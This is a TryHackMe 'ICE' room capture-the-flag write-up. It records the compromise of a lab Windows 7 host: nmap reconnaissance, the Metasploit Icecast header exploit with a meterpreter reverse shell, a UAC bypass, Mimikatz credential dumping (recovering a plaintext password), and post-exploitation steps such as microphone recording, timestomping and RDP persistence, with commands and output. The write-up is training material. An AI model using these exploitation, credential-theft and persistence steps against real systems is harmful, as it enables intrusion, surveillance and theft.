
TryHackMe ICE Room -Report

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Platform: TryHackMe.com

Room: ICE

Badge:



Overview

This walkthrough demonstrates the compromise of a Windows machine vulnerable via the Icecast streaming media server.

The engagement included Reconnaissance, Exploitation, Privilege Escalation, Credential Dumping, Post-Exploitation Techniques, and Extra Credit Exploration.

Task 1 & 2: Reconnaissance with Nmap

We started with a full SYN scan to identify exposed services:

```
nmap -sC -sV -Pn -T4 10.10.234.173
```

Open Ports Identified:


- 80/tcp HTTP (Microsoft HTTPAPI 2.0)
- 3389/tcp RDP
- 8000/tcp Icecast Streaming Media Server
- 49152-49160 Dynamic RPC
- Hostname: DARK-PC
- OS: Windows 7 Professional SP1

```
Host script results:

[_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:20:17:27:ce:21 (unknown)

[_clock-skew: mean: 1h00m00s, deviation: 2h14m10s, median: 0s

| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2::0:
| Message signing enabled but not required
| smb2-time:
| date: 2025-06-29T18:21:17
| start_date: 2025-06-29T18:17:09
| smb-os-discovery:
| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
| Computer name: Dark-PC |
| NetBIOS computer name: DARK-PC\x00 |
| Workgroup: WORKGROUP\x00 |
| System time: 2025-06-29T13:21:17-05:00
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
| Nmap done: 1 IP address (1 host up) scanned in 92.94 seconds
```



Task 3: Gaining Initial Access (Icecast Exploit)

CVE Analysis:

- CVE: CVE-2004-1561

- CVSS Impact Score: 6.4

Exploitation Steps using Metasploit:

- msfconsole
- search icecast
- use exploit/windows/http/icecast_header
- set RHOSTS <target IP>
- set LHOST <tun0 IP>
- exploit

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search icecast
Matching Modules
   0 exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info
   Name: Icecast Header Overwrite
Module: exploit/windows/http/icecast_header
Platform: Windows
Arch:
 Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2004-09-28
  spoonm <spoonm@no$email.com>
Luigi Auriemma <aluigi@autistici.org>
Available targets:
Id Name
   → 0 Automatic
 Check supported:
yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
yes The target port (TCP)
  RHOSTS
RPORT 8000
Payload information:
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.216.17

RHOSTS ⇒ 10.10.216.17

msf6 exploit(windows/http/icecast_header) > set LHOST 10.17.65.38

LHOST ⇒ 10.17.65.38


msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.17.65.38:4444

[*] Sending stage (177734 bytes) to 10.10.216.17

[*] Meterpreter session 1 opened (10.17.65.38:4444 → 10.10.216.17:49211) at 2025-06-30 01:24:07 +0530

meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > sysinfo
Computer : DARK-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > x86/windows
```




Result: Meterpreter shell successfully obtained.

Task 4: Privilege Escalation via UAC Bypass

We used a local privilege escalation exploit to gain SYSTEM access:

- use exploit/windows/local/bypassuac_eventvwr

- set SESSION <session number>
- exploit



Migrated to process: spoolsv.exe

Confirmed SYSTEM access with getuid:

- NT AUTHORITY\SYSTEM

Task 5: Looting (Credential Dumping with Mimikatz)

Used Mimikatz to dump in-memory credentials:

- load kiwi

- creds_all

Recovered credentials:

Username: Dark

Domain: DARK-PC

Password: Password01!

Also extracted NTLM hashes.



Learn how to gather additional credentials and crack the saved hashes on the machine.

Answer the questions below

Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the Isass service, the service responsible for authentication within Windows. First, let's list the processes using the command 'ps'. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).

✓ Correct Answer In order to interact with Isass we need to be 'living in' a process that is the same architecture as the Isass service (x64 in the case of this machine) and a process that has the same permissions as Isass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service? Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell. spoolsv.exe ✓ Correct Answer Migrate to this process now with the command `migrate -N PROCESS_NAME` ✓ Correct Answer Let's check what user we are now with the command `getuid`. What user is listed? NT AUTHORITY\SYSTEM Now that we've made our way to full administrator permissions we'll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command 'load kiwi' (Kiwi is the updated version of Mimikatz) ✓ Correct Answer Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help' Which command allows up to retrieve all credentials? creds_all Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and Password01 ✓ Correct Answer

Task 6: Post-Exploitation Techniques


Post-exploitation commands used:

- hashdump: Dump password hashes
- screenshare: Watch remote desktop in real time
- record_mic: Record microphone audio

- timestomp: Modify file timestamps
- golden_ticket_create: Create Kerberos golden tickets

Enabled RDP persistence:

run post/windows/manage/enable_rdp



Task 7: Extra Credit

Extended the engagement by:

- Practicing manual privilege escalation
- Exploring lateral movement and persistence
- Using custom shellcode and tools
- Reconstructing the attack chain without Metasploit

Skills Practiced

- Nmap and service enumeration
- CVE research and exploitation
- Windows privilege escalation
- Credential harvesting using Mimikatz
- Post-exploitation techniques
- Persistence and RDP enablement